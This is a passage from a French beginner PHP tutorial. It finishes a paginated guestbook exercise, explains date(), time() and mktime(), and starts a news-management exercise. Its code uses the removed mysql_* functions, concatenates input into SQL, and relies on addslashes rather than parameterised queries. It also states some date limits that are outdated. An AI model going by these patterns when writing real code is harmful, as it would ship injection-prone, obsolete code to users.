// Si un message est envoyé, on l'enregistre
// -----------------------------------------

if (isset($_POST['pseudo']) AND isset($_POST['message']))
{

    $pseudo = htmlentities($_POST['pseudo'], ENT_QUOTES); // On utilise htmlentities par
mesure de sécurité

    $message = htmlentities($_POST['message'], ENT_QUOTES); // De même pour le message
    $message = nl2br($message); // Pour le message, comme on utilise un textarea, il faut
remplacer les Entrées par des <br />

    // On peut enfin enregistrer :o)
    mysql_query("INSERT INTO livreor VALUES('', '" . $pseudo . "', '" . $message . "')");
}

// --------------- Etape 2 -----------------
// On écrit les liens vers chacune des pages
// -----------------------------------------

// On met dans une variable le nombre de messages qu'on veut par page
$nombreDeMessagesParPage = 20; // Essayez de changer ce nombre pour voir :o)

// On récupère le nombre total de messages
$retour = mysql_query('SELECT COUNT(*) AS nb_messages FROM livreor');
$donnees = mysql_fetch_array($retour);
$totalDesMessages = $donnees['nb_messages'];

// On calcule le nombre de pages à créer
$nombreDePages  = ceil($totalDesMessages / $nombreDeMessagesParPage);

// Puis on fait une boucle pour écrire les liens vers chacune des pages
echo 'Page : ';
for ($i = 1 ; $i <= $nombreDePages ; $i++)
{
    echo '<a href="livreor.php?page=' . $i . '">' . $i . '</a> ';
}

?>

</p>

<?php
```

Essayer !

Veuillez noter : j'ai volontairement désactivé l'ajout de messages sur cet exemple de livre d'or afin d'éviter que ça ne devienne un bazar sans nom
Vous pouvez donc lire les messages mais pas en ajouter. Testez ce script en local avec EasyPHP, et vous verrez qu'il marche bien entendu

Bien entendu, je ne doute pas que 90% d'entre vous ont eu du mal à arriver à finir ce script (ou ont bloqué quelque part).
Je ne vous le répèterai jamais assez : il ne faut pas s'affoler, c'est normal. Le TP vous force à réfléchir, et la correction vous permet de vous dire : "Ah oui ! C'était ça !".
C'est ça qui est vraiment enrichissant pour vous

Et si nous expliquions un peu ce code ?
Comme vous pouvez le voir, il est clairement séparé en 3 parties :

1. Partie 1 : Si un message est envoyé, on l'enregistre : comme d'habitude, on vérifie si les variables $_POST['pseudo'] et $_POST['message'] existent. Si c'est le cas, c'est que le visiteur vient d'envoyer un message.
   On fait alors un htmlentities sur chacune de ces variables pour éviter que du HTML ne soit inscrit dans votre livre d'or. On utilise aussi un nl2br pour $_POST['message'] : en effet, si le visiteur a tapé des Entrées dans le textarea, il faut utiliser nl2br comme je vous l'ai appris pour les transformer en balises
   Après, il n'y a plus qu'à envoyer une requête à MySQL pour qu'il enregistre le message dans la table.
2. Partie 2 : On écrit les liens vers chacune des pages> : bon là ça devient un peu plus chaud. Je vous ai pas mal expliqué auparavant comment il fallait faire, je vais rapidement vous rappeler ce qu'il se passe.
   1. On définit une variable $nombreDeMessagesParPage. J'ai choisi 20 messages par page. L'avantage d'utiliser une variable pour retenir le nombre de messages par pages est évident : si vous décidez plus tard de changer le nombre de messages par page, vous aurez juste à changer cette ligne et non pas tout le code
   2. On récupère le nombre de message total avec une requête SQL comme on l'a vu dans la partie II. On met ce nombre dans $totalDesMessages
   3. Puis, on calcule le nombre de pages à créer avec la division dont je vous ai parlé. Le ceil, permet, je vous le rappelle, d'avoir un nombre de pages entier (et non pas 5.2 pages :))
   4. Enfin, on n'a plus qu'à faire une boucle pour écrire tous les numéros de page (et les liens qui vont avec). J'ai choisi de faire une boucle for car c'est pratique dans ce cas, mais si vous avez fait un while c'est tout aussi bon.
3. Partie 3 : Maintenant, on va afficher les messages : il reste une dernière petite difficulté, celle-là je vous avais laissé la résoudre vous-mêmes (sinon autant vous donner la correction de suite :lol:). On a 3 choses à faire :
   1. On vérifie si $_GET['page'] existe (avec un isset). Si c'est le cas, on place ce numéro de page dans $page. Si ce n'est pas le cas, c'est que l'adresse de la page est "livreor.php" (il n'y a pas de numéro de page indiqué dans l'adresse). Alors, on donne la valeur 1 à $page.
   2. Maintenant qu'on a un bon numéro de page dans $page, on doit calculer quelque chose pour la requête. En effet, on va faire un *ORDER BY id DESC LIMIT* ?, ?
      Que mettre dans chacun de ces points d'interrogation ?
      - Le premier point d'interrogation correspond au numéro du premier message à prendre (qui n'a rien à voir avec l'id). Le premier message a le numéro 0 je vous rappelle. Comme on prend les messages dans l'ordre décroissant, on commence par le dernier. Si on est sur la page 1, *($page - 1) * $nombreDeMessagesParPage* va renvoyer (1-1) * 20 = 0 * 20 = 0. On prendra donc à partir du message n°0 (le premier quoi), et comme on est dans l'ordre décroissant, ça correspond au tout dernier message enregistré. Donc, sur la page 1, on affichera en premier le dernier message écrit dans le livre d'or : exactement ce qu'on voulait !
      - Pour le second point d'interrogation, c'est facile : il s'agit du nombre d'entrées à récupérer dans la table, c'est-à-dire $nombreDeMessagesParPage puisqu'on veut prendre juste les X messages de la page.
   3. Ouf, le plus dur est fait. On n'a plus qu'à faire la requête SQL pour prendre juste les messages qu'il faut, puis à faire une boucle pour afficher les messages de la page.

Eh oui, ce script était un peu plus gros que les autres, d'où l'intérêt de bien le découper en plusieurs parties !

Prenez le temps de bien comprendre comment ce système de pagination fonctonne, croyez-moi ça vaut le coup et vous en aurez certainement besoin pour un de vos futurs scripts

Etape 5 : améliorez ce script !

Sur un tel script, on pourrait faire beaucoup d'autres choses. Je vais vous proposer quelques pistes pour améliorer ce script, mais je ne vous donnerai pas de correction (sinon je m'en sortirai jamais :p).
Je pense que c'est une bonne idée que vous continuiez à réfléchir à l'amélioration du script tous seuls. Mon rôle ici se limite à vous donner des idées.
Et n'oubliez pas que je ne vous abandonne pas : si vous bloquez sur une amélioration vous pouvez aller demander de l'aide sur les forums !

- Améliorez le design, c'est vraiment super basique ce que j'ai fait comme présentation. C'est facile à faire, ça demande juste de modifier le code HTML.
- Affichez le nombre total de messages postés dans votre livre d'or, c'est pratique de le voir écrit (c'est super facile à faire, si vous n'y arrivez pas c'est très grave :lol:)
- Ajoutez une liste déroulante dans votre formulaire. Ce champ permettra au visiteur de choisir une note qu'il donne à votre site (mettez donc les choix 0 1 2 3 ... 18 19 20).
  Ajoutez un champ "note" de type INT à votre table livreor (si vous regardez dans les options de PHPMyAdmin c'est facile de rajouter un champ même quand la table a été créée).
  Comme ça, en plus du message du visiteur, vous affichez la note qu'il a donné à votre site
- Mieux, vous faites la moyenne de toutes les notes qu'on a donné à votre site, et vous l'affichez en haut (ex. : "Note moyenne : 14.6 / 20"). Je vous rappelle que pour trouver la moyenne, il faut faire (note1 + note2 + note3 + ...) / totalDesMessages
- Question sécurité, si on veut vraiment être parfaits, il y a un petit détail que j'ai omis volontairement pour pas trop compliquer le script. Vous voyez le numéro de page passé par l'adresse avec $_GET['page'] ? Eh bien, si le visiteur modifie manuellement ce numéro de page, il peut mettre n'importe quoi et même du code HTML !
  Bon, dans ce cas c'est pas bien grave, le code HTML ne sera pas affiché et ça fera juste bugger le script. Mais, pour être "propres", il faudrait utiliser la fonction intval sur $_GET['page'] pour *transformer à coup sûr* le numéro de page en un nombre (si ça avait été du texte on aurait fait un htmlentities). Donc, il faudrait écrire plutôt la ligne suivante :
  ```
  $page = intval($_GET['page']);
  ```
  Si vous ne le faites pas vous n'allez pas en mourir, mais sachez que les bons codeurs en PHP font ce genre de choses. Je peux pas vous en vouloir de ne pas l'avoir fait, vous ne connaissiez pas cette fonction

Voilà ce que j'appelle un bon vrai TP

Là, on est vraiment dans le concret des choses : vous êtes aptes à créer des scripts assez importants, comme vous venez de le voir. Le truc pour pas se perdre, c'est une organisation sans faille : un code bien présenté, avec des commentaires et des noms de variables clairs.
Vous n'allez pas me croire, mais c'est la clé de tout. Oui oui, un code bien présenté vous permet de ne pas vous noyer, des commentaires permettent de vous y retrouver.

Prenez ces bonnes habitudes, il va sans dire qu'elles seront tout bonnement indispensables si vous voulez bien progresser.

Les dates

Après ce TP de livre d'or, nous allons faire une pause en passant à quelque chose pas prise de tête : les dates avec PHP.

Ce chapitre est constitué de 2 parties :

- On verra d'abord la liste des possibilités de la fonction date, pour récupérer le jour, le mois etc... Oui je sais, on en avait déjà un peu parlé dans la partie I, c'était pour vous montrer un exemple de fonction toute prête en PHP. Mais là, on va vraiment détailler toutes les possibilités.
- Ensuite, on verra ce qu'on appelle les *timestamp*, qui nous seront bien utiles pour faire des calculs sur des dates !

En plus, je vais vous dire quelque chose qui va vous motiver : en maîtrisant les dates, vous aurez le niveau pour attaquer un TP "Système de news" !

La fonction date

Quand on veut utiliser une date en PHP, c'est une fonction presque incontournable.
En fait, *date* est une fonction à tout faire : si vous savez bien l'utiliser, vous pourrez afficher n'importe quel élément de date, dans tous les calendriers du mooooonde

Pour voir comment elle fonctionne, basons-nous sur cet exemple :

Code : PHP

```php
<?php
$jour = date('d');
echo 'Aujourd\'hui, nous sommes le : ' . $jour;
?>
```

Essayer !

On donne une lettre à la fonction *date*. Le résultat renvoyé dépend de la lettre que vous donnez à date.
Ici, j'ai mis "d" : ça signifie "Renvoyer le numéro du jour".

Mais... Je pouvais pas deviner moi que "d" signifiait "Renvoyer le numéro du jour" ?!

Non en effet, vous ne pouviez pas deviner

date peut renvoyer beaucoup de valeur différentes, je ne vais pas toutes vous les lister car certaines ne vous seront vraiment pas utiles.
En voici déjà un bon paquet, et la signification qui va avec :
La colonne *Exemple* contient les valeurs telles qu'elles sont apparues le lundi 29 Août 2005 à 0h26

Lettre	Signification	Valeurs possibles	Exemple
s	Secondes	00 à 59	53
i	Minutes	00 à 59	26
H	Heure	00 à 23	00
I	Indique si l'heure d'été est activée (1 = oui, 0 = non)	0 ou 1	1
O	Différence d'heures avec l'heure GMT (Greenwich)	-1200 à +1200	+0200
d	Jour du mois	01 à 31	29
m	Mois de l'année	01 à 12	08
Y	Année, sur 4 chiffres	Beaucoup de possibilités	2005
y	Année, sur 2 chiffres	Beaucoup de possibilités	05
L	Indique si l'année est bissextile (1 = oui, 0 = non)	0 ou 1	0
l	Jour de la semaine écrit en anglais	Sunday à Saturday	Monday
F	Mois écrit en anglais	January à December	August
t	Nombre de jours dans le mois	28 à 31	31
w	Numéro du jour de la semaine	0 (dimanche) à 6 (samedi)	1
W	Numéro de la semaine dans l'année	01 à 52	35
z	Numéro du jour de l'année	0 à 366	240

Comme vous pouvez le constater, le plus embêtant avec *date* c'est que la fonction est faite pour... des anglais. Il n'y a pas moyen qu'elle affiche les jours de la semaine en français

A partir de là, ou vous vous contentez des mots anglais, ou vous créez vous-même une fonction qui transforme les dates anglaises en français.

 Je précise aussi que c'est l'heure du serveur qui est renvoyée, et non pas celle du client. Le serveur du Site du Zér0 étant basé à Paris, si vous habitez ailleurs dans le monde il ne faut pas vous étonner si les valeurs ne sont pas les mêmes que chez vous 

Bon, avec ce tableau vous avez toutes les informations nécessaires pour travailler sur des dates.
Mais vous n'avez pas encore tout vu : on peut donner plusieurs lettres à la fois à *date*, comme ceci :

Code : PHP

```php
<?php
echo 'Aujourd\'hui, nous sommes le : ' . date('d/m/Y');
?>
```

Essayer !

 Vous avez peut-être été surpris de voir que je n'ai pas utilisé de variable cette fois pour la concaténation. C'est normal : j'ai tout à fait le droit d'utiliser directement une fonction au beau milieu d'une concaténation comme je viens de faire.

date a créé une chaîne de caractères qui contient jour/mois/année. En fait, vous pouvez mettre ce que vous voulez dans *date*, dès que la fonction rencontre une lettre qu'elle connaît elle la remplace par la valeur correspondante. Cela veut dire que vous pouvez mettre des espaces, des tirets, ou des slashs comme j'ai fait pour séparer les éléments de date. C'est pratique, ça nous permet de n'avoir à appeler la fonction qu'une seule fois 

 Et si je veux écrire la lettre H dans *date* sans que cette lettre soit remplacée par l'heure ?


Bah là, c'est délicat : il va falloir mettre un antislash \ devant chaque lettre que vous ne voulez pas voir remplacée.
Par exemple :

Code : PHP

```php
<?php
echo 'Il est ' . date('H \H\e\u\r\e\s');
?>
```

Essayer !

Dans cet exemple 3.4.3, la fonction *date* est interprétée comme ceci :



Comme vous pouvez le constater, il est plus simple de faire un echo pour écrire "Heures", mais cette technique pourra vous être utile à l'occasion, donc je vous l'apprends 

C'est tout pour *date*, il n'y a pas grand chose d'autre à redire dessus, c'est tout simple à utiliser !

Le timestamp

Bon, jusqu'ici il n'y avait rien de bien extraordinaire. Vous avez juste vu que PHP savait donner tout ce dont vous avez besoin pour afficher la date.
Mais vous n'avez pas vu le plus intéressant : le **timestamp**.

Récupérer le timestamp

 C'est quoi un timestamp ? 

Un timestamp, c'est un nombre.
C'est le nombre de secondes écoulées depuis le 1er Janvier 1970 à Minuit.

Pourquoi depuis le 1er Janvier 1970 à Minuit ? C'est symbolique, il fallait bien prendre un point de départ.
En fait, ça représente le début de l'époque où le système d'exploitation Unix a été créé. Peut-être avez-vous déjà entendu parler de Unix ? Il est à la base de Linux, un système d'exploitation comme Windows (sauf qu'il est gratuit, mais ne nous égarons pas ^^).

Bref, le 1er Janvier 1970 à Minuit, le timestamp avait pour valeur 0. Aujourd'hui, beaucoup beaucoup de secondes se sont écoulées, vous devez vous en douter.
Pour connaître le timestamp actuel en PHP, on utilise la fonction *time* (qui n'a besoin d'aucun paramètre) :

Code : PHP

```php
<?php
echo 'Le timestamp actuel est : ' . time();
?>
```

Essayer !

Si vous vous amusez à recharger la page chaque seconde, vous allez voir que le timestamp n'arrête pas d'augmenter.
Eh oui, le timestamp est un nombre qui devient chaque seconde plus gros !

Bon, à partir de là vous devez vous dire que le timestamp, c'est bien rigolo, mais ça sert pas à grand chose.
Faux : au contraire ça va vous être très utile, nous allons voir pourquoi...

Le timestamp avec la fonction date

Il est possible de fournir un second paramètre à *date* (après les lettres) : le timestamp sur lequel vous voulez obtenir des informations.

Par défaut, *date* utilise le timestamp actuel : elle renvoie donc l'heure actuelle, le jour actuel etc... Mais si vous lui donnez un timestamp, elle fera des calculs sur ce moment-là.

Allez, pour faire un test grandeur nature, je vous donne en => **exclusivité mondiale** <= le timestamp qu'il était au moment où j'ai écrit ces lignes 

```
1104276413
```

On a donc un timestamp, et on va extraire toutes les informations qu'on veut dessus :

Code : PHP

```
<?php
$timestamp = 1080513608; // C'est l'heure qu'il était quand j'écrivais le tutorial !
?>

<p>Voici plein d'infos sur mon timestamp :</p>

<ul>
<li>M@teo a écrit ces lignes le <?php echo date('d/m/Y', $timestamp); ?></li>
<li>Ce jour-là était un <?php echo date('l', $timestamp); ?> (désolé, c'est en anglais
;o)</li>
<li>Il était exactement : <?php echo date('H\h i\m\i\n s\s', $timestamp); ?> (rhoo
l'insomniaque !)</li>
<li>Il y avait <?php echo date('t', $timestamp); ?> jours ce mois-ci.</li>
<li>C'était le <?php echo date('z', $timestamp); ?>ème jour de l'année !</li>
</ul>
```

Essayer !

 Pour l'affichage du jour en anglais, ne confondez pas : il s'agit d'un L minuscule et non pas du chiffre 1 !

La différence par rapport à ce qu'on a vu au début de ce chapitre, c'est qu'on a donné un deuxième paramètre à la fonction date : ce paramètre, c'est un timestamp. En gros, quand on fait :
`echo date('d');`
... on dit à PHP : "*Affiche-moi le numéro du jour actuel*"

Mais si on rajoute un timestamp en deuxième paramètre :
`echo date('d', $timestamp);`
... alors là on dit à PHP "*Affiche-moi le numéro du jour qu'il était au moment de ce timestamp*"

Ca, ça va être un truc très très pratique !
Par exemple, lorsque vous écrirez une news, il vous suffira d'enregistrer juste le timestamp, et vous serez capables grâce à ce nombre de ressortir toutes les infos possibles et imaginables dessus : le jour où la news a été postée, l'heure qu'il était etc... C'est donc très très puissant ! 

Récupérer le timestamp à partir d'une date

Enfin, une dernière chose qu'il peut être très utile de savoir faire : vous aimeriez connaître le timestamp qu'il était le 5 Février 1998 à 13h 45min 26s (très précisément :p).

Pour récupérer le timestamp correspondant, on va utiliser la fonction *mktime*. On va lui donner en paramètre une date, et elle va nous ressortir le timestamp correspondant.
Cette fonction peut prendre pas mal de paramètres, en voici la liste dans l'ordre :

```
$timestamp = mktime(heure, minutes, secondes, mois, jour, an, heure d'hiver);
```

Dans la pratique, vous pouvez oublier le dernier paramètre (heure d'hiver) qui ne vous sera pas utile en général.
Sachez qu'il faut mettre 1 si l'heure d'hiver est activée, 0 si elle ne l'est pas.
Mais passons. Si on enlève l'heure d'hiver pour éviter de s'embrouiller, il reste 6 paramètres possibles qu'on retiendra :

```
$timestamp = mktime(heure, minutes, secondes, mois, jour, an);
```

Pour bien comprendre, voici un exemple. Je veux toujours le timestamp du 5 Février 1998 à 13h 45min 26s (oui je suis têtu ^^), je vais écrire le code suivant :

Code : PHP

```php
<?php
$vieux_timestamp = mktime(13, 45, 26, 2, 5, 1998);
echo 'Le timestamp du 05/02/1998 à 13h 45min 26s était : ' . $vieux_timestamp;
?>
```

Essayer !

 Attention, les anglais n'écrivent pas leurs dates au format jour/mois/an mais au format mois/jour/an !
C'est source de confusion : si vous regardez bien l'exemple ci-dessus, j'ai mis le mois avant le jour dans la liste des paramètres !

Si vous ne voulez pas renseigner l'heure, mais que vous voulez juste obtenir le timestamp d'une date... ce n'est pas possible (il y a plein de timestamp différents dans une journée je vous rappelle !)
La solution communément employée, c'est de se baser sur Minuit :
`mktime(0, 0, 0, 2, 5, 1998);`
C'est le timestamp du 5 Février 1998 à Minuit. Ce n'est peut-être pas aussi "précis" que l'exemple du dessus me direz-vous, mais on n'a parfois pas besoin d'autant de précision.

Un petit exemple pratique ?

On veut retrouver le nom du jour où vous êtes né. On va pour cela créer un formulaire pour récupérer 3 variables : le jour, le mois, et l'année de naissance.
Avec mktime, on récupère le timestamp correspondant.
A partir de là, on a plusieurs possibilités pour la fonction *date* :

- Soit on utilise la lettre l (L minuscule) et on obtient le nom du jour en anglais.
- Soit on est têtus et on veut l'obtenir en français, dans ce cas on récupère juste le numéro du jour de la semaine avec la lettre w (0 = Dimanche, 1 = Lundi...)

Vous vous en doutez, on va utiliser la seconde solution (en plus comme ça vous allez comprendre comment on fait pour "traduire" la date en français.

L'idée est la suivante : on va créer un array qui associera le numéro 0 au texte "Dimanche", le numéro 1 au texte "Lundi" etc... Revoyez le début du chapitre sur les array si vous avez oublié, c'est vraiment tout simple.
Après, vu qu'on a le numéro du jour, on donne ce numéro à l'array et on récupère le nom du jour en français qui correspond ! 

Regardez bien ce code :

Code : PHP

```php
<?php
if (isset($_POST['jour']) AND isset($_POST['mois']) AND isset($_POST['an']))
{
    // Le visiteur vient d'entrer sa date de naissance, on va calculer le jour qu'il
était.

    // On calcule le timestamp correspondant à la date entrée
    $timestamp_naissance = mktime(0, 0, 0, $_POST['mois'], $_POST['jour'], $_POST['an']);
    // On récupère le numéro du jour correspondant au timestamp (0, 1, 2, 3...)
    $numero_jour = date('w', $timestamp_naissance);

    // On crée un array pour numéroter les jours (0 => Dimanche, 1 => Lundi...)
    $jours = array('Dimanche', 'Lundi', 'Mardi', 'Mercredi', 'Jeudi', 'Vendredi',
'Samedi');
    // On récupère le nom du jour en français grâce à l'array qu'on vient de créer
    $jour_naissance = $jours[$numero_jour];

    // Puis on affiche le résultat
    echo '<p>Vous êtes né un ' . $jour_naissance . '</p>';
}
else // Sinon, c'est que le visiteur n'a pas encore entré sa date de naissance, on
affiche le formulaire
{
?>

<p>Indiquez votre date de naissance (jj/mm/aaaa) :</p>

<form method="post" action="naissance.php">
<p>
    <input type="text" name="jour" size="2" maxlength="2" /> /
    <input type="text" name="mois" size="2" maxlength="2" /> /
    <input type="text" name="an" size="4" maxlength="4" /><br /><br />
    <input type="submit" value="Envoyer" />
</p>
</form>
<?
}
?>
```

Essayer !

Avec un peu de logique, vous allez vite comprendre comment ça marche.
Si vous avez revu le début du chapitre sur les array, vous avez donc bien compris qu'on a associé le numéro 0 à "Dimanche", 1 à "Lundi" etc...

La ligne vraiment intéressante dans notre code, c'est celle-ci :
`$jour_naissance = $jours[$numero_jour];`
On a $numero_jour. On donne ce numéro à notre array $jours, et ça nous ressort le texte qui correspond à ce numéro. Par exemple, si le numéro du jour est 2, alors $jour_naissance aura pour valeur "Mardi" !

 Si ce petit code arrive à faire quelque chose d'assez impressionnant, il a un sacré défaut : il ne fonctionne pas si vous êtes né avant 1970 !
En effet, le timestamp n'existe que depuis le 1er janvier 1970, donc si vous tapez 1969 ça ne marchera pas.

Par ailleurs, il est bon de savoir que le timestamp devient de plus en plus gros, et ce nombre sera tellement gros en 2037 que ça ne marchera plus. En clair, le timestamp fonctionne donc entre 1970 et 2037 ! Voilà tout à fait le genre de chapitre que je prends plaisir à rédiger : c'est assez facile à comprendre et pourtant riche en informations. Vous en apprenez beaucoup, et c'est d'autant plus intéressant quand on sait que ça va nous être utile tout de suite. Eh oui, ladies and gentlemen, nous allons maintenant passer au TP que vous attendiez tous : un système de news pour votre site !

TP : des news sur votre site !

Nous y voici enfin
Nous sommes parés à attaquer le script PHP le plus connu de tous : le script de news ! Grâce à lui, vous pourrez poster des news sur votre site sans avoir à modifier "à la main" vos pages HTML.

Vous avez largement le niveau pour réaliser ce script. Vous allez réutiliser un peu tout ce que vous avez appris, mais il n'y aura rien de difficile ni de nouveau, je tiens à vous le dire de suite

Avant de lire ce chapitre, je vous invite à aller consulter l'annexe "Protéger un dossier avec un .htaccess". Vous apprendrez rapidement comment on peut protéger tous les fichiers d'un dossier par login / mot de passe.

 On aurait pu utiliser la protection par mot de passe que je vous ai apprise dans le premier TP, mais pour ce script on va créer plusieurs pages PHP.

Allons-y !

Réalisation du script de news

Etape 1 : prérequis

Que faut-il savoir faire pour réaliser un script de news ?
En fait, si vous avez suivi tous les chapitres du cours jusqu'ici, vous savez déjà tout ce qu'il faut. Mais pour que vous soyez bien sûr d'avoir le niveau, je vais quand même vous lister ce que vous avez besoin de savoir :

- Travailler avec une base de données (ça c'est pratiquement indispensable tout le temps maintenant !)
- Travailler avec des formulaires (revoyez le chapitre correspondant au besoin).
- Travailler avec les dates et les timestamp.

Et puis, ma foi, c'est tout
Vous allez le voir, en combinant Base de données + Formulaires on peut faire la plupart des scripts les plus courants !

Etape 2 : préparation du script

Il faut maintenant s'interroger sur le fonctionnement du script de news. Tout d'abord, une question un peu "nouvelle" : combien de pages PHP va-t-on devoir créer ?


Jusqu'ici, on a fait tenir nos scripts sur une seule page. Ici, on aurait aussi pu le faire, mais elle serait devenue trop grosse et ça aurait compliqué les choses pour rien.
On va donc "séparer" notre script en plusieurs pages pour que notre travail soit plus clair.

On va distinguer 2 parties pour le script de news :

- L'affichage des news : ce script affichera par exemple les 5 dernières news sur votre page d'accueil. C'est un script très simple à réaliser (une requête dans la base de données et c'est bon).
  En général, l'affichage des news se fait dans le fichier d'accueil de votre site (index.php).
- L'administration : elle comprend 2 pages PHP depuis lesquelles on peut ajouter, modifier, supprimer des news. Ces pages doivent être protégées par .htaccess (cf. Annexes) pour éviter que n'importe qui puisse s'amuser à écrire des news. Les 2 pages que l'on va créer sont les suivantes :
  - liste_news.php : cette page liste toutes les news enregistrées dans la base de données, et vous propose pour chacune d'elles de la modifier ou de la supprimer. Il doit aussi y avoir un lien en gros pour "Ajouter une news", qui amène vers la page rediger_news.php.
    Voici un aperçu de cette page :

- rediger_news.php : cette page est en fait un petit formulaire dans lequel on va rédiger les news. On aura juste besoin d'écrire le titre d'une part, et le texte de la news d'autre part.
  Voici un aperçu de cette page :

Si on fait un petit schéma pour l'organisation des fichiers, ça donne quelque chose comme ça :



Comme vous pouvez le voir, il y aurait 4 fichiers dans le dossier "admin" : le .htaccess et le .htpasswd pour la protection par mot de passe (ça c'est expliqué dans l'annexe sur les .htaccess), et les 2 fichiers d'administration : liste_news.php et rediger_news.php

Enfin, le fichier index.php est le fichier d'accueil de votre site et contient les quelques lignes de code pour l'affichage des dernières news à vos visiteurs.

Maintenant, voyons voir la structure de la table. Je vous propose de créer une table appelée "news", qui contiendra les champs suivants :

	Champ	Type	Attributs	Null	Défaut	Extra
☐	id	int(11)		Non		auto_increment
☐	titre	varchar(255)		Non		
☐	contenu	text		Non		
☐	timestamp	bigint(20)		Non	0	

On a besoin comme d'habitude d'un champ "id" en auto-increment, mais aussi de champs pour le "titre" et le "contenu" de la news.
Enfin, on a un champ "timestamp" qui nous permettra de stocker le timestamp du moment où la news a été postée. Comme on l'a vu dans le chapitre sur les dates, on pourra ressortir toutes les informations qu'on veut à partir de ce timestamp (le jour, l'heure...).

En ce qui concerne les liens, voici quelques petites choses à savoir :

- Le lien "Ajouter une news" sur la page liste_news.php est un lien HTML normal qui amène vers *rediger_news.php*
- Sur la page liste_news.php, si on clique sur "Modifier" pour une news, ça amène vers la page rediger_news mais cette fois avec un paramètre qui indique l'id de la news à modifier. Par exemple, pour la news n°3, le lien serait :
  rediger_news.php?modifier_news=3


Pensez à pré-remplir les champs "titre" et "contenu" si c'est une modification de news !

- Sur la page liste_news.php toujours, si on clique sur "Supprimer" pour une news, ça recharge la page liste_news avec un paramètre qui indiquera qu'il faut supprimer une news. Par exemple, le lien pour la news dont le n° d'id est 3 sera :
  liste_news.php?supprimer_news=3

Lorsqu'on validera le formulaire de rediger_news.php, le mieux est de retourner sur la page liste_news.php. La balise du formulaire sera donc :
```
<form action="liste_news.php" method="post">
```
Dans liste_news.php, on vérifiera si les variables $_POST['titre'] et $_POST['contenu'] existent : ça voudra dire alors qu'il faut enregistrer des informations dans la base de données.


Dans le formulaire, je vous conseille de créer un champ caché (input type="hidden") qui retiendra l'id de la news que l'on est en train de modifier. Si c'est une nouvelle news, mettez la valeur 0.

Ainsi, quand on traitera les informations dans liste_news.php, on pourra vérifier si c'est une nouvelle news ou pas :

- Le champ caché a pour valeur 0 : c'est une nouvelle news. On fait donc un INSERT INTO.
- Le champ caché a une autre valeur que 0 : c'est qu'on est en train de modifier une news. Dans ce cas, on fait un UPDATE de la news correspondante.

Voilà, on a tout vu... sauf 3 petites fonctions qu'il va falloir penser à utiliser : nl2br, addslashes et stripslashes :

- nl2br : comme on l'a vu, ça sert à vous épargner de taper les retours à la ligne en HTML. Faites un nl2br juste avant l'affichage des news pour convertir les Entrées en balises

- addslashes : en fait, il n'est pas toujours obligatoire d'utiliser cette fonction selon votre hébergeur. Mais il vaut mieux prendre la bonne habitude de l'utiliser. Donc, AVANT d'enregistrer le titre et le contenu de la news, vous leur appliquez un addslashes qui va rajouter des \, ce qui vous épargnera d'avoir des "bugs" (MySQL n'aime pas trop les apostrophes en particulier).
- stripslashes : cette fonction fait l'inverse. Utilisez-la juste avant l'affichage du titre et du contenu de la news pour éviter que l'on voie les antislashs.

Vous aurez besoin de ces fonctions notamment dans la page qui affiche les news à vos visiteurs (index.php).

Gardez toujours à l'esprit quand vous rédigez une news que vous pouvez taper du code HTML. On ne fera pas de htmlentities cette fois car vous serez le seul à rédiger des news (vous n'allez pas hacker votre propre site quand même ? )

Etape 3 : à vous de jouer !

Allez, au boulot !

Le script n'est pas spécialement compliqué. Il aurait pu être beaucoup plus compliqué, mais j'ai préféré garder uniquement les fonctions "vitales" : ajouter, modifier, supprimer une news.

Vu qu'il y a plusieurs pages, je vous conseille de bien vous organiser et SURTOUT de réfléchir un peu à votre script avant de commencer à coder comme des barbares 
Ca vous évitera de vous emmêler les pinceaux, et votre code n'en sera que plus clair 

Ah, et j'allais oublier un détail : quand vous *modifiez* une news, ne mettez pas à jour le timestamp. On garde la date de création de la news.

Etape 4 : correction

... Voilà maintenant 3 jours et 3 nuits que vous codez sans relâche, sans manger ni boire ni dormir... 
Tout ça par ma faute 

Allez les amis, l'heure de la délivrance a sonné !
Il est temps maintenant de regarder la correction.

Si vous vous en êtes sortis, bravo !
Sinon, eh bah prenez-en de la graine, et dites-vous que vous pourrez toujours vous rattraper au prochain TP 

Bon, on a 3 pages à corriger. On commence par la plus simple de toutes : index.php, c'est la page d'accueil de votre site où on affiche les news.

Code : PHP

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" >
   <head>
       <title>Bienvenue sur mon site</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
        <style type="text/css">
        h1, h3
        {
            text-align:center;
        }
        h3
        {
            background-color:black;
            color:white;
            font-size:0.9em;
            margin-bottom:0px;
        }
        .news p
        {
            background-color:#CCCCCC;
            margin-top:0px;
        }
        .news
        {
            width:70%;
            margin:auto;
        }
        </style>
    </head>

    <body>

<h1>Bienvenue sur mon site !</h1>

<p>Voici les dernières news :</p>


<?php
mysql_connect("localhost", "sdz", "mot_de_passe");
mysql_select_db("coursphp");

// On récupère les 5 dernières news
$retour = mysql_query('SELECT * FROM news ORDER BY id DESC LIMIT 0, 5');
while ($donnees = mysql_fetch_array($retour))
{
?>

<div class="news">
